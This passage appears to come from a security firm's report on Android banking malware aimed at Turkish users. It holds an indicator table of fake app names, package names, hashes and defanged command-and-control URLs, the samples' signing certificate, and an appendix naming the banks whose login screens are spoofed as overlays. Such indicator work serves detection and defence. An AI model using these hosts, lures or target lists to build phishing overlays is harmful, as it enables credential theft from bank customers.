GTA V	com.sakkkwyl.ncceberwpdhfq.iexuymsx	15	Not Encrypted	83424215154b1fae5976bf8a23341b6eb1f8f7f5	hxxp[:]//91[.]210[.]169[.]114/	0.48
H.E.S(HayatEve Sigar)	emrymdyyusgmouugpieocs.mdbmliqxjgjzwosjpukp.fyktaec.ljd	20	TcPaEy.json	224f4bb18e9e0de42e1c9f926916f7c81762d6c0	hxxp[:]//onenightsten[.]one	1.96
Inpost	sxegsbarhxycdammk.bfmramaqpwalppblj.pntpojdteozlllqrhplaquuxcb.jhlpwq	20	mKoUO.json	688e487b6a826d3cd7b3fbe220a74f699d3c3f8e	hxxp[:]//inpostinfo[.]com	1.98
Inpost	prlbtgul.cgjpknff.zxwjxmksxkcjrhcnex.ptfppzgoyiipmbr	20	PSqn.json	6d5b58dd87b6bbec736fc73fb02b4f82ef5c4874	hxxp[:]//inpostinfo[.]com	2.17
InPost_Paczkomat	kssqpzibgxirrqcd.hjzkfqpxuslixaqpnyhizphb.yxx.nyecrckyc	20	jEjO.json	8e2e8f141004a472b436e445897a0bc41e509ee0	hxxp[:]//nfietreee3ffskc9ss[.]top	2.03
InPost_Paczkomat	gizguhyer.ufusmtcipoyqjwytbgf.ujwcqsjkpkixp.rpt	20	igULN.json	fcf29a7df65ac03f380c458447ccb22f34872eb6	hxxp[:]//jglkgsnerivy3wksaczx[.]top	2.16
InPost_Paczkomaty	oswylhacosqliuqj.sjqlldorqfhxpsnsjkzyqodenne.uiugonrzglhbbyhubkc.jveq	15	mpYSCtd.json	9d86e2fda388f4ade41f622dc1cd97988d02237d	hxxp[:]//utyebwerr5f[.]top	2.24
McAfeeSecurity	dsyiftrrzbijzofgn.sjatmnksktqqghxtqeerrshyhu.wwphaceqtnpnqjpq.bivbvuiozdv	20	jRl.json	99abf018c96e00dad999309e1e6d910d248d43c0	hxxp[:]//bestuniquefest[.]pw	1.95
NETFLIX UHD	ngfy.kprrhib.wzbmzhfoewkdxomdah.fnfwlryrmmvrklhs	15	HFG.json	2e21aa95435b3e0cfb406f1be5442790a96d5cb4	hxxp[:]//privateone[.]top	1.40
Sosyal Destek 30 GB	dsowzmmtpdfuizncpq.lrsa.lrpgakqoswcadnhhhewoeckzdk.xxbtcgnudmv	20	ZWnaZ.json	55a330a6e878c25fb0668d77a68c645a4b5277f7	hxxp[:]//cemkeskin[.]xyz/	1.66

Most of the samples analysed during research had the following signature unless the sample originated from Google Play:


```
Signature:


Owner: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
Issuer: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
Serial number: 936eacbe07f201df
Valid from: Fri Feb 29 04:33:46 MSK 2008 until: Tue Jul 17 04:33:46 MSK 2035
Certificate fingerprints:
        SHA1: 61:ED:37:7E:85:D3:86:A8:DF:EE:6B:86:4B:D8:5B:0B:FA:A5:AF:81
        SHA256: A4:0D:A8:0A:59:D1:70:CA:A9:50:CF:15:C1:8C:45:4D:47:A3:9B:26:98:9D:8B:64:0E:CD:74:5B:A7:1B:F5:DC
Signature algorithm name: SHA1withRSA
Subject Public Key Algorithm: RSA (2048)
Version: 3
```


12. Appendix.D Turkish Banks Injection Overlays


GARANTİ BANKASI	İŞ BANKASI	ZİRAAT BANKASI




AKBANK	YAPI KREDİ BANKASI	ING BANK










VAKIFBANK	QNB FİNANSBANK	TÜRKİYE EKONOMİ BANKASI










ALBARAKA TÜRK KATILIM BANKASI	HALBANK	HSBC












KUVEYTÜRK KATILIM BANKASI	ENPARA	ODEABANK







PAPARA	ŞEKERBANK	PTT BANK
		


PARİBU
PARİBU
Email
Password
GİRİŞ YAP
Şifremi Unuttum?
Hesap Oluştur
DESTEK
KULLANIM

Biznet Bilişim Sistemleri ve Danışmanlık Sanayi Tic. A.Ş.

Ticari Sicil No: 159433

İSTANBUL
Nida Kule Plaza,
Kozyatağı Mah.
Değirmen Sok. No:18
Kat:19 34742 Kozyatağı,
Kadıköy, İstanbul
+90 216 688 8182

ANKARA
ODTÜ Teknokent İkizler
Binası Üniversiteler Mah.
İhsan Doğramacı Bulvarı
No:35 B Blok Kat:106800
Çankaya / Ankara
+90 312 210 1177

DUBAI
